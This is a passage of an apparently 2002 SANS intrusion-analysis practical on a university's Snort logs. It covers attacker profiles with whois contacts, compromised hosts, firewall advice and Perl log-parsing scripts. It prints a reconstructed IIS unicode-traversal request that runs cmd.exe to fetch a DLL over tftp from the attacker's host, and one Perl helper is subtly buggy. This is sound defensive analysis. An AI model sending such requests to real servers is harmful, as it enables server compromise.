changed:      zhyx@publicf.bta.net.cn 19970226
source:       APNIC
```

Host 193.251.17.167.
AAnnecy-101-1-4-167.abo.wanadoo.fr
The host was picked because of its "connect to 515 from outside" activity. The subsequent search in the alert files revealed other activity coming from this address. According to the alerts, the attacker was also interested in IIS related vulnerabilities. "IDS452/web-iis_http-iis-unicode-binary", "IDS553/web-iis_IIS ISAPI Overflow idq", "IDS271/web-frontpage_http-iis-dvwssr" were detected from this host. The presence of "FTP passwd attempt", "PHF attempt", "SCAN Proxy attempt" and other alerts as well as timing may indicate the use of a vulnerability accessment scanner, like Nessus. Though, a full Nessus scan with all plugins enabled would be more noticable. Having only some pluging enabled would give us such picture.
Registration Information

```
inetnum:      193.251.0.0 - 193.251.66.255
netname:      IP2000-ADSL-BAS
descr:        France Telecom IP2000 ADSL BAS
descr:        BAS for services FTI-1 and FTI-2
country:      FR
admin-c:      WITR1-RIPE
tech-c:       WITR1-RIPE
status:       ASSIGNED PA
remarks:      for hacking, spamming or security problems send mail to
remarks:      postmaster@wanadoo.fr AND abuse@wanadoo.fr
remarks:      for ANY problem send mail to gestionip.ft@francetelecom.com
notify:       gestionip.ft@francetelecom.com
mnt-by:       FT-BRX
changed:      gestionip.ft@francetelecom.fr 20000525
changed:      gestionip.ft@francetelecom.fr 20001010
changed:      gestionip.ft@francetelecom.com 20010510
changed:      gestionip.ft@francetelecom.com 20020312
source:       RIPE

route:        193.251.0.0/18
descr:        France Telecom
descr:        RAIN-TRANSPAC
origin:       AS3215
```

```
mnt-by:        FT-BRX
changed:       gestionip.ft@francetelecom.fr 20001026
source:        RIPE

role:          Wanadoo Interactive Technical Role
address:       WANADOO INTERACTIVE
address:       48 rue Camille Desmoulins
address:       92791 ISSY LES MOULINEAUX CEDEX 9
address:       FR
phone:         +33 1 58 88 50 00
e-mail:        abuse@wanadoo.fr
e-mail:        postmaster@wanadoo.fr
admin-c:       FTI-RIPE
tech-c:        TEFS1-RIPE
nic-hdl:       WITR1-RIPE
notify:        gestionip.ft@francetelecom.com
mnt-by:        FT-BRX
changed:       gestionip.ft@francetelecom.com 20010504
changed:       gestionip.ft@francetelecom.com 20010912
changed:       gestionip.ft@francetelecom.com 20011204
source:        RIPE
```

Host 217.23.130.157.
First I picked "IDS535/web-iis_http-iis5-printer-beavuh" alert.
The signature is interesting by its content: "|33 C0 B0 90 03 D8 8B 03 8B 40 60 33 DB B3 24 03 C3|" field. This is quite unique and the alert most likely indicate a 100% true attack attempt. The host 217.23.130.157 (turizm.ru) was only one host which triggered it. Other attacks (IDS533/web-iis_http-iis5-printer-isapi, EXPLOIT x86 NOOP) detected from this ip were connected with the first one.
IP Registration Information

```
inetnum:       217.23.130.0 - 217.23.131.255
netname:       CARAVAN-BACKBONE
descr:         ISP-CARAVAN backbone networks
country:       RU
admin-c:       CR6423-RIPE
tech-c:        CR6423-RIPE
status:        ASSIGNED PA
notify:        noc@caravan.ru
mnt-by:        CARAVAN53-MNT
changed:       skiv@caravan.ru 20001214
source:        RIPE

route:         217.23.128.0/19
descr:         RU.CARAVAN network
origin:        AS15756
notify:        noc@caravan.ru
mnt-by:        CARAVAN53-MNT
changed:       skiv@caravan.ru 20010517
source:        RIPE

role:          CARAVAN53 ROLE
address:       ISP "CARAVAN"
address:       2-y Obydenskiy per., 14
address:       119034, Moscow
```

```
address:       Russia
phone:         +7 095 3632252
fax-no:        +7 095 3632252
e-mail:        noc@caravan.ru
trouble:       --------------------------------------------------
trouble:       Routing and peering issues:  noc@caravan.ru
trouble:       SPAM issues:                 abuse@caravan.ru
trouble:       Mail and News issues:        postmaster@caravan.ru
trouble:       Customer support:            support@caravan.ru
trouble:       Hosting information:         hosting@caravan.ru
trouble:       --------------------------------------------------
admin-c:       SKD-RIPE
tech-c:        MAG-RIPE
tech-c:        SKIV-RIPE
tech-c:        DIT3-RIPE
nic-hdl:       CR6423-RIPE
notify:        hostmaster@caravan.ru
mnt-by:        CARAVAN53-MNT
changed:       skiv@caravan.ru 20020820
source:        RIPE
```

Host 210.117.174.62.
Name: wns.chonbuk.ac.kr
The ip was chosen because of its participation in "STATDX UDP attack". Though, there were other attackers, this one was chosen as it generated more alerts. I don't know the exact signature used to capture that activity. But the one from the Snort-1.8.7 ruleset has the content field, which along with another alert, "External RPC call", allows us to assume the hostile intent.

```
3/alert.020708:07/08-04:09:41.975505  [**] External RPC call [**]
210.117.174.62:34146 -> MY.NET.70.118:111
3/alert.020708:07/08-04:09:47.674512  [**] STATDX UDP attack [**]
210.117.174.62:667 -> MY.NET.70.118:801
```

Registration Information
taken from http://whois.nic.or.kr/english/index.html

```
IP Address          : 210.117.128.0-210.117.191.255
Network Name        : CHONBUK-SUBNET-BULK
Connect ISP Name    : PUBNET
Registration Date   : 19980916

[ Organization Information ]
Orgnization ID      : ORG33462
Org Name            : Chonbuk National University
State               : CHONBUK
Address             : 664-14 Dukjin-dong Dukjin-gu Chonju-si
Zip Code            : 561-756

[ Admin Contact Information]
Name                : Dong-Sun Park
Org Name            : Chonbuk National University
State               : CHONBUK
Address             : 664-14, Dukjin-dong, Dukjin-gu, Chonju, Chonbuk, Korea
```

```
Zip Code            : 561-756
Phone               : +82-63-270-3501
Fax                 : +82-63-270-3513
E-Mail              : dspark@chonbuk.ac.kr

[ Technical Contact Information ]
Name                : Yong_Hwa Kim
Org Name            : Chonbuk National University
State               : CHONBUK
Address             : 664-14, Dukjin-dong, Dukjin-gu, Chonju, Chonbuk, Korea
Zip Code            : 561-756
Phone               : +82-63-270-3519
Fax                 : +82-63-270-3513
E-Mail              : kyh@chonbuk.ac.kr
```

If the above contacts are not rechable, complains can be sent there.

```
[ ISP IP Admin Contact Information ]
Name                : JUHYUN KIM
Phone               : +82-2-710-1416
Fax                 : +82-2-702-4233
E-Mail              : abuse@pubnet.ne.kr

[ ISP IP Tech Contact Information ]
Name                : JAESIK KIM
Phone               : +82-2-710-1416
Fax                 : +82-2-702-4233
E-Mail              : ip@pubnet.ne.kr

[ ISP Network Abuse Contact Information ]
Name                : .
Phone               : +82-2-710-1416
Fax                 : .
E-Mail              : abuse@pubnet.ne.kr
```

Host 212.199.236.96.
The alerts triggered by this host are "TFTP - Internal UDP connection to external tftp server" and "IDS433/web-iis_http-iis-unicode-traversal-optyx". Watching a large number of MS IIS being compromised we can predict what was the HTTP request. It might be similar to this one:
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+tftp%20-i%20212.199.236.96%20GET%20cool.dll%20d:\httpodbc.dll HTTP/1.0

This request would trigger IDS433 alert and subsequent tftp download would trigger "TFTP - Internal UDP connection to external tftp server" alert. According to the time stamp in the alert files these events came out of order. This might be explained that the IDS was dropping packets or the events were detected by two different IDSes and later merged in one file.

```
07/10-20:47:34.911621  [**] TFTP - Internal UDP connection to external tftp
server [**] MY.NET.70.146:2075 -> 212.199.236.96:69
07/10-20:48:03.434027  [**] IDS433/web-iis_http-iis-unicode-traversal-optyx
[**] 212.199.236.96:2265 -> MY.NET.157.243:80
```

IP Registration Information

```
inetnum:      212.199.236.0 - 212.199.236.255
netname:      ISTAA
descr:        ISTAA
country:      IL
admin-c:      AH1319-RIPE
tech-c:       DR5299-RIPE
status:       ASSIGNED PA
notify:       lir@linux.goldenlines.net.il
changed:      lir@linux.goldenlines.net.il 20020807
mnt-by:       AS9116-MNT
mnt-lower:    AS9116-MNT
source:       RIPE

route:        212.199.0.0/16
descr:        Golden Lines
origin:       AS9116
mnt-by:       AS9116-MNT
changed:      lir@linux.goldenlines.net.il 20010807
source:       RIPE

role:         DNS REG
address:      25 Hsivim st. Petach-Tiikva, Israel
e-mail:       dnsreg@012.net.il
trouble:      abuse@012.net.il
admin-c:      AG914-RIPE
tech-c:       GE2074-RIPE
nic-hdl:      DR5299-RIPE
notify:       lir@linux.goldenlines.net.il
changed:      lir@linux.goldenlines.net.il 20020227
source:       RIPE

person:       Ami Hen
address:      Menorat HaMaor 8 St. Tel-Aviv,Israel
phone:        +972-37777451
fax-no:       +972-37777451
e-mail:       amichen@issta.co.il
nic-hdl:      AH1319-RIPE
mnt-by:       AS9116-MNT
notify:       lir@linux.goldenlines.net.il
changed:      lir@linux.goldenlines.net.il 20020806
source:       RIPE
```


Correlations from previous students practicals

Regarding the correlation from previous student practicals, I would like to notice here that all students have done an outstanding job in analyzing events. In many cases I read their works as a tutorial and tried to verify my findings with what they discovered about particular events. Since most of the events have been analysed a while ago and have a CVE number assigned or/and have an execellent description in the whitehats.com ArachNIDS database it was sometimes easy to correlate information against CVE, Bugtraq id and the archived posts to a number of security-list.
Here are the names of the people whose practicals I have referenced:

- Tyler Schacht on "DDOS shaft synflood" events
- Michael Holstein on "Red/Adore Worm"
- Chris Baker and Marc Bayerkohler on AFS related traffic.
- Gary Smith, correlation, link graph led to Korean NIC
- Lenny Zeltser's practical helped me to deal with large amount of data using his perl scripts to work with Berkeley DB. The link was taken from the GCIA Study Guide.

Link graph

I started investigating a relatively small number (22) of "STATDX UDP attack" alerts. They were recorded on July 8th and 10th. The have followed after massive "External RPC call" activity, which was the statdx ports enumeration. Having these "STATDX UDP attack" packets sent to a handful of hosts allow us to say that they indeed ran statdx.



It appeared that 4 sources belong to Korea Network Information Center ip range. The interesting thing is that host ip addresses did not repeate in all target lists. That is because the IDS was dropping packets as we could still see RPC events from multiple hosts to one target. There was also a single event from 80.49.3.86 towards MY.NET.55.77. Correlation: Gary Smith in his practical presented a link graph which lead to Korean NIC but 4 ip addresses were within one subnet 211.233.70 and activity happened on the same day, March 19,2002.

Compromised machines or possible dangerous or anomalous activity

"NIMDA - Attempt to execute cmd from campus host" alert detected from these hosts indicates an infection. These two hosts, MY.NET.117.27 and MY.NET.70.146, were definitely compromised. Numbers of alerts supports that. 16704 alerts went from MY.NET.117.27 and 60430 from MY.NET.70.146.

The Sub7 Trojan traffic looks suspicious. These hosts should be checked for its presence.

```
07/11-14:31:53.236466  [**] IDS50/trojan_trojan-active-subseven [**]
MY.NET.157.239:1243 -> 210.209.24.61:30390
07/11-15:47:00.425233  [**] IDS50/trojan_trojan-active-subseven [**]
MY.NET.157.242:1243 -> 80.142.59.99:1025
07/11-16:53:01.191064  [**] IDS50/trojan_trojan-active-subseven [**]
MY.NET.70.146:1243 -> 195.64.88.134:33052
```

The alert files contains a number of "TFTP - Internal UDP connection to external tftp server" events. TFTP traffic crossing the perimeter should be classified as unusual in many cases. This might be suspicious as compromised Windows boxes download NIMDA worm using TFTP. We have to check for related NIMDA/"cmd.exe" alerts. A Snort signature with the content field having "cool.dll" or "httpodbc.dll", or "Admin.dll" would help us. The list of suspected hosts:

```
MY.NET.117.25
MY.NET.114.139
MY.NET.114.45
MY.NET.157.243
MY.NET.157.246
MY.NET.153.197
MY.NET.70.106
MY.NET.70.107
MY.NET.70.115
MY.NET.70.116
MY.NET.70.127
MY.NET.70.128
MY.NET.70.129
MY.NET.70.146
MY.NET.70.155
MY.NET.70.160
MY.NET.70.164
MY.NET.70.170
MY.NET.70.176
MY.NET.70.200
MY.NET.70.201
MY.NET.70.202
MY.NET.70.204
MY.NET.70.214
MY.NET.70.222
MY.NET.70.234
MY.NET.70.241
MY.NET.70.243
MY.NET.70.247
MY.NET.70.250
MY.NET.70.252
MY.NET.70.28
MY.NET.70.47
MY.NET.70.51
MY.NET.70.74
MY.NET.70.84
MY.NET.70.85
MY.NET.70.87
MY.NET.84.7
```

5659 "IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize" alerts from the internal host MY.NET.84.240 that scanned various hosts looks very suspicious. An administartor of that network should take a look at the machine right away.

```
07/11-00:08:18.060727  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL
nosize [**] MY.NET.84.240:1200 -> 89.63.125.100:80
07/11-00:08:18.087305  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL
nosize [**] MY.NET.84.240:1201 -> 67.87.77.249:80
07/11-00:08:18.088549  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL
nosize [**] MY.NET.84.240:1202 -> 78.75.176.193:80
```

"IRC evil - running XDCC" alert was triggered for host MY.NET.110.92. This may signify a successful penetration when an IRC bot was installed and annonced the availability of this host for a purticular use, i.e. uploading warez files.

Defensive recommendations

Our alert, scans and oos files came from a university network. A university can be unique enviroment, esspecially a big university with several class-B networks. Lack of centralized network/system administration leads to non-uniform vulnerability exposure. Freedom in software installation and configuration that an end-user has leaves us with a possibility of having vulnerable systems on the every day basis. To mitigate exposure in such enviroment we should have a strict security policy and procedure, probably do constant vulnerability assessment in form of scanning, constant network monitoring, develop an efficient proccess of incident notification and handling. As the first step, in my opinion, we should block certain ports at the perimeter.

As we have lots of Windows users ("SMB Name Wildcard" alert was triggered for 1524 different hosts) we should consider blocking some NETBIOS ports (137,138,139) and port 445 to prevent user enumeration and password guessing.
A large number of "connect to 515 from outside" events may call for blocking the line printer port 515/tcp. This port has to be blocked because of the number of reasons, vulnerabilities were found in many lpr software implementations, people may print without your knowledge and a just basically waste paper and toner.

In the alert files we see 5748 attempts to connect to internal TFTP servers from outside. The TFTP port should not be accessible from the outside as it is possible to retrieve any file from a tftp host if is not well configured. I noticed several SNMP related alerts access using the 'public' community string. SNMP ports 161 and 162 could be good candidate for blocking. Though, the most of the alerts, 81 of 92, were coming from the same organization bur the rest were not. Detection of packets with non-local source and destination addresses leads to the assumption that there is no filtering for invalid ip addresses. We also see private ip addresses

```
07/11-14:48:00.052953  [**] UDP SRC and DST outside network [**]
192.168.5.2:137 -> 216.254.0.31:137
07/11-11:05:03.629265  [**] UDP SRC and DST outside network [**]
169.254.236.55:137 -> 172.25.0.51:53
```

This could be a private ip addresses leaking through a firewall.

```
outside traffic
07/11-12:23:36.579152  [**] UDP SRC and DST outside network [**]
147.4.245.66:137 -> 147.4.245.127:137
```

The rest of "UDP SRC and DST outside network" alerts were triggered by the multicast traffic. The Snort rules have to be rewritten in order to exclude alerting on multicast. We have to stop ip address spoofing by implementing egress filtering on routers as well as denying invalid ip on routers and firewalls [3.17]. These measures can also help against DDoS attacks.

Analysis Process

The alert and scan files for 5 consequtive days starting from July 8 were downloaded to a 1GHz AMD Athlon box running FreeBSD 4.2. I also choose to analyse 5 OOS files for June. The files were downloaded from http://www.incidents.org/logs/. I would like to mention that the file scans.020710.gz appeared to be broken as when I tried to gunzip it I got the following error message:

gunzip: scans.020710.gz: unexpected end of file

To recover data from this file we can use this command:
%gunzip -c -d scans.020710.gz > scans.020710.recovered

-c option sends output to stdout and we redirect it to scans.020710.recovered.
The file scans.020710.recovered has size of 60915712 bytes. After archiving the file we can see how big is the difference between scans.020710.gz and scans.020710.recovered.gz

The size of scans.020710.gz is 7045120 bytes whereas the scans.020710.recovered.gz has 7042913 bytes. The size difference between the archived files is 2207 bytes. I tried to estimate (very roughly) how many records we could loose in such recovery and found that gzip archive of 300 randomly selected lines from scans.020710.recovered has size of 2502 bytes. So we might loose about 300-500 packets (total number of scans in scans.020710.recovered is 976077, 500 packets is 0.05%).
Total number of alerts in five files without scans is 1,555,513 this number of alerts was generated in the time frame from July 8 to July 12, 2002. Number of scan events detected in the same time frame is 5,409,710. Number of OOS packets detected on June 13, 14, 18, 19, 20 is 2,948.
A comment regarding format of alert files. They were written in the concise format ("-A fast" option) and a great deal of valuable information was lost. Apparently, this approach is in use to take off some overload from the Snort sensor. The lost information could be

recovered from snort-*.log files but we do not have such files. I noticed that alert files has broken records when one record is interted in the middle of another for example:

```
07/08-00:46:16.838403  [**] Watchlist 000222 NET-NCFC [**]
159.226.4.14207/08-01:04:06.595219  [**] spp_portscan: portscan status from
MY.NET.60.10: 2 connections across 2 h
osts: TCP(0), UDP(2) [**]
07/08-01:04:06.650029  [**] spp_portscan: portscan status from MY.NET.81.18:
2 connections across 2 hosts: TCP(0), UDP(2) [**]
:1970 -> MY.NET.111.140:80
```

While this should be three separate records:

```
07/08-00:46:16.838403  [**] Watchlist 000222 NET-NCFC [**]
159.226.4.142:1970 -> MY.NET.111.140:80
07/08-01:04:06.595219  [**] spp_portscan: portscan status from MY.NET.60.10:
2 connections across 2 hosts: TCP(0), UDP(2) [**]
07/08-01:04:06.650029  [**] spp_portscan: portscan status from MY.NET.81.18:
2 connections across 2 hosts: TCP(0), UDP(2) [**]
```

Aparently, that was a result of data merging. According to the alert names the Snort IDS was running with the custom ruleset. Many of them are not in the standard Snort rule set. For example, there is no presence of "Priority" tag in the alert file so we could not prioritize alerts base on "severity" or use SnortSnarf ability to sort by this field.

To process alert and scans files I used Perl scripts written by Lenny Zeltser[3.1] and custom scripts written in perl, shell and using Unix utilities like sort, uniq, grep etc. Another possible choice would be using SnortSnarf[3.2] but it constantly crashed with the"Out of Memory!" message.
snorta-txt2bdb and snorts-txt2bdb scripts process alert and scans files respectively and store data in a Berkeley DB database. If you are going to use snorts-txt2bdb do not forget add your months in this line (line #45):

```
if (! /^(May|Jun) [\d ]\d /) {
```

Other scripts from correlate.tgz archive allow making queries and saving results in Comma Separated Values (CSV) format. The examples of resulted file names were following: a_byname.ccsv, a_by_src_host.csv, a_by_dst_host.csv, s_by_dst_host.csv, s_by_src_host.csv. I used combinations of egrep, awk, cut, sort,u niq and other unix commands and perl scripts to extract detailed information from alert and scan files after summary data was generated by Lenny's scripts. Here is the example of the shell pipeline to find a destination port distribution for host MY.NET.111.146 :

```
egrep " MY.NET.111.146:1214 \->"  ../3/scans.0207* | awk '{print $6}'|
cut -d: -f2| sort -n | uniq -c| sort -r
```

Because of the small number of OSS packets they could be process manually by looking into a file. The minor disadvantage is that the trace takes several lines. It would be helpful to convert a trace into a tcpdump pcap file. That would be an interesting task which I, unfortunately, did not have time for. The idea is to parse such trace and generate a list of options for hping2 or nemesis program and capture newly generated traffic with tcpdump but we will be loosing the real timing. To extract traces for a particular ip address I wrote the chunks.pl perl script, which can be found in the Apendix.

We do not know about network topology of MY.NET nor where the IDS sensors were placed. We can say that the sensors are not only at the border of the network but inside as well as we can see a lot of internal traffic between MY.NET hosts. Based on conducted analysis we can determine the relationships between different computers and identify some of their functions.

DNS servers: MY.NET.1.3, MY.NET.1.4, and MY.NET.1.5.
FTP servers: MY.NET.114.56, MY.NET.70.49, MY.NET.85.111.21, MY.NET.157.244, MY.NET.157.240
AFS servers: MY.NET.6.48, MY.NET.6.49, MY.NET.6.50, MY.NET.6.52, MY.NET.6.53, MY.NET.6.60
NFS servers (port 2049): MY.NET.100.121, MY.NET.99.120
Helpdesk machines: MY.NET.70.49, MY.NET.70.50, MY.NET.83.197
SYSLOG server: MY.NET.1.7

References

GCIA Study Guide v3.3. URL: http://www.giac.org/gcia_study_guide_v33.pdf

Whitehats.com,Arachnids database. URL:http://www.whitehats.com

Mirror of Whitehats.com Arachnids URL http://www.digitaltrust.it/arachnids/

Stevens,W. Richard. TCP/IP Illustrated, Volume 1. Addison-Wesley Longman, Inc.

[2.0] Dietrich,Sven; Long, Neil; Dittrich,David. "Analyzing Distributed Denial Of Service Tools: The Shaft Case". URL: http://www.usenix.org/events/lisa2000/full_papers/dietrich/dietrich_html

[2.1] Bejtlich,Richard. "Network Intrusion Detection of Third Party Effects"
September 2000. URL: http://home.satx.rr.com/bejtlich/nid_3pe_v101.pdf

[2.2]CERT Advisory CA-2002-01 Exploitation of Vulnerability in CDE Subprocess Control Service. URL: http://www.cert.org/advisories/CA-2002-01.html

[2.3]Consensus Roadmap for Defeating Distributed Denial of Service Attacks. URL: http://www.sans.org/ddos_roadmap.htm

[2.4] "Know Your Enemy: A Forensic Analysis. The Study of an Attack". Honeynet Project. May 2000. URL: http://project.honeynet.org/papers/forensics/

[2.5] CERT Advisory CA-1999-16 Buffer Overflow in Sun Solstice AdminSuite Daemon sadmind.
URL: http://www.cert.org/advisories/CA-1999-16.html

[2.6] IPAudit. Monitor network activity on a network by host, protocol and port.
URL: http://ipaudit.sourceforge.net/

[2.7] Know Your Enemy: Motives. The Motives and Psychology of the Black-hat Community. Honeynet Project. June 2000. URL: http://project.honeynet.org/papers/motives/setup.txt

[2.8] Sun Microsystems, Inc. Security Bulletin Number: #00191.
URL: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba

[3.1] Lenny Zeltser.Practical Assignment for SANS Security DC 2000.
URL: http://www.zeltser.com/sans/practical/

[3.2] Silicon Defense SnortSnarf software.
URL: http://www.silicondefense.com/software/snortsnarf/

[3.2a] Timm,Kevin. IDS Evasion Techniques and Tactics.
URL: http://online.securityfocus.com/infocus/1577

[3.3] http://archives.neohapsis.com/archives/snort/2001-11/0822.html

[3.4] HPING: command-line oriented TCP/IP packet assembler/analyzer.
URL: http://www.hping.org/

[3.5] CERT Advisory CA-2001-11 sadmind/IIS Worm
URL:http://www.cert.org/advisories/CA-2001-11.html

[3.6] Baker,Chris. GIAC Practical Assignment.
URL: http://www.giac.org/practical/Chris_Baker_GCIA.zip

[3.7] Bayerkohler,Marc. GIAC Practical Assignment.
URL: http://www.giac.org/practical/Marc_Bayerkohler_GCIA.html

[3.8] AFS frequently asked questions. July 1998.
URL: http://www.angelfire.com/hi/plutonic/afs-faq.html

[3.9] KaZaA Media Desktop.
URL: http://www.kazaa.com/en/index.php

[3.10] Microsoft Security Bulletin MS01-059. Unchecked Buffer in Universal Plug and Play can Lead to System Compromise.
URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-059.asp

[3.11] Intrusion Detection FAQ. Port 137 Scan. Bryce Alexander. May 10, 2000.
URL: http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

[3.12] F-Secure Virus Descriptions. Name: Adore.
URL:http://www.f-secure.com/v-descs/adore.shtml

[3.13] CERT Advisory CA-2001-05 Exploitation of snmpXdmid. March 30, 2001.
URL: http://www.cert.org/advisories/CA-2001-05.html

[3.14] Miller,Toby. ECN and it's Impact on Intrusion Detection.
URL: http://www.incidents.org/detect/ecn.html

[3.15] RFC 1413. Identification Protocol. M. St. Johns. February 1993.
URL: http://www.ietf.org/rfc/rfc1413.txt

[3.16] URL: http://archives.neohapsis.com/archives/postfix/2001-03/0583.html

[3.17] Help Defeat Denial of Service Attacks: Step-by-Step,
URL: http://www.sans.org/dosstep/

[3.18] Essential Security Actions: Step By Step,
URL: http://www.sans.org/newlook/resources/esa.htm

Smith,Gary. GIAC Practical Assignment.
URL: http://www.giac.org/practical/Gary_Smith_GCIA.zip

Ruiu,Dragos (dr@kyx.net). Feb 12 2001.
Re: [snort-users] Incomplete Packet Fragments Discarded?
http://archives.neohapsis.com/archives/snort/2001-02/0320.html

The linux-kernel mailing list FAQ.URL: http://www.tux.org/lkml/#s14-2

Snort FAQ, http://www.snort.org/docs/faq.html#3.13

Apendix A. Scripts

```
--- getdns.pl ---
#!/usr/bin/perl
use Socket;
use Getopt::Std;
while(<>)
{    chomp;
     $ip=$_;
     $dns=getdns($ip);
     print "$ip $dns\n";
}
#  Convert ip to dns name
sub getdns {
     my ($name) = @_;
     $name = sprintf "%d.%d.%d.%d", split(/\./,$name);
     $name = inet_aton($name);
     $name = gethostbyaddr($name, AF_INET) if defined($name);
     return defined($name) ? $name : undef;

--- end getdns.pl ---

--- chunks.pl ---
#!/usr/bin/perl
use Getopt::Std;
getopts("i:h");
if($opt_h){ help(); exit; }
$ip=$opt_i if $opt_i;
```

```
$border =
"=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+";
undef $/;
@packets=split(/\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+
\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+\=\+/,<>
);
$ip_count=0;
$total_pkts=@packets-1;
for($i=0;$i<@packets-1;$i++){
    $p=$packets[$i];
    if($p =~ /$ip/){
        $ip_count++;
        print $p;
        print $border;
    }
}
print"\n";
print "Total number of packets: $total_pkts\n";
print "Number of packets with ip $ip: $ip_count\n" if $opt_i;
sub help
{
    print STDERR <<EOM;
$0 version 0.1, Sep 5/02
This script parses Snort log file with
"=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+"
delimiter,
breaks it in packet pieces and gives you ability to extract packets with
specific ip address
Usage:
cat snort.log | $0 [-h] [-i ip]
-i ip - gives packets with this ip address
-h    - this help message
EOM
}
--- end of chunks.pl ---

--- plugin2db.pl ---
#!/usr/bin/perl -w
# script plugin2db.pl to query a nessusd via NTP
# to get plugins information and put it into a MySQL database
# more info on NTP is in src directory nessus-1.2.6/nessus-core/doc/ntp/
use IO::Socket;
use IO::Select;
use DBI;
$db="scanDB";
$host="localhost";
$dbuser="DBuser";
$dbpassword="DBpassword";
$dsn="DBI:mysql:$db:mysql_socket=/tmp/mysql.sock:host=$host";
$dbh = DBI->connect($dsn,$dbuser,$dbpassword) or
                   die "Cannot connect to database:$db $!" . DBI->errstr;
my $sth_res = $dbh->prepare(q{
           INSERT INTO pluginfo (vid,name,category,text,summary,family,cve)
VALUES (?,?,?,?,?,?,?)
         }) || die $dbh->errstr;
my $sth_del = $dbh->prepare(q{ DELETE FROM pluginfo }) || die $dbh->errstr;
# clean the info table
$sth_del->execute() || die $dbh->errstr;
```

```
$rem_host="localhost";
$rem_port=1241;
$user="NESuser";
$passwd="NESpasswd";
$sel = IO::Select->new();
$sock=IO::Socket::INET->new(PeerAddr => $rem_host,
                PeerPort => $rem_port,
                Type     => SOCK_STREAM,
                Timeout  => 5)
    or die "Can't connect to $rem_host:$rem_port: $! $@";
$sel->add($sock);
print $sock "< NTP/1.2 >< plugins_cve_id >\n";
$r=<$sock>;
#print $r;
my $logged=0;
my $L ="";
while( @ready= $sel->can_read(3) )
{
    foreach $s (@ready)
    {
      if($s == $sock)
      {
          if(!$logged)
          {
# using this size 30 bytes to read SERVER <|> PLUGIN_LIST <|>
            recv($s,$r,30,0);
            #print "$r\n";
            print $s "$user\n" if $r =~ /User \:/;
            print $s "$passwd\n" if $r =~ /Password \:/;
            do { print "Bad login";exit; } if $r =~ /Bad login attempt/;
            $logged=1 if $r =~ /SERVER \<\|\> PLUGIN_LIST \<\|\>/;
          }
          else {
            recv($s,$r,10,0);
            if($r =~ /\<\|\> SERVER/){ exit;}

            if($r =~ /(.*)\n(.*)/)
            {
# constructing a line
                $line="$L$1";
# we reach the end of plugin descriptions
                if($line =~ /\<\|\> SERVER/) { exit; }
($id,$name,$category,$copyright,$description,$summary,$family,$cve_id)=split
(' \<\|\> ',$line);

# print it to debug
#               print
"\"$id\":\"$name\":\"$category\":\"$copyright\":\"$description\":\"$summary\
":\"$family\":\"$cve_id\"\n";

# putting info into a MySQL database
$sth_res->execute($id,$name,$category,$description,$summary,$family,$cve_id)
|| die $dbh->errstr;
               # new iteration
                $L=$2;
            }else {
                $L .= $r;
            }}}}}
```

```
$dbh->disconnect;
--- end of plugin2db.pl –
```

Some useful short Perl subroutines:

```
# useful for storing an ip as a integer in database
sub ip2dword
{
my $ip= $_[0];
my ($ip1,$ip2,$ip3,$ip4)=($ip =~
/(\d{1,3})\.(\d{1,3})\.(\d{1,3})\.(\d{1,3})/);
return ($ip1 << 24) + ($ip2 << 16) + ($ip3 << 8) + ($ip4);
}

# reverse operation to ip2dword
sub dword2ip
{
my $dwip= $_[0];
$ip4=$ip & 255;
$ip3=($ip >> 8) & 255;
$ip2=($ip >> 16) & 255;
$ip1=($ip >> 24) & 255;
$ip= "$ip1.$ip2.$ip3.$ip4"
}

# Sort by IP address
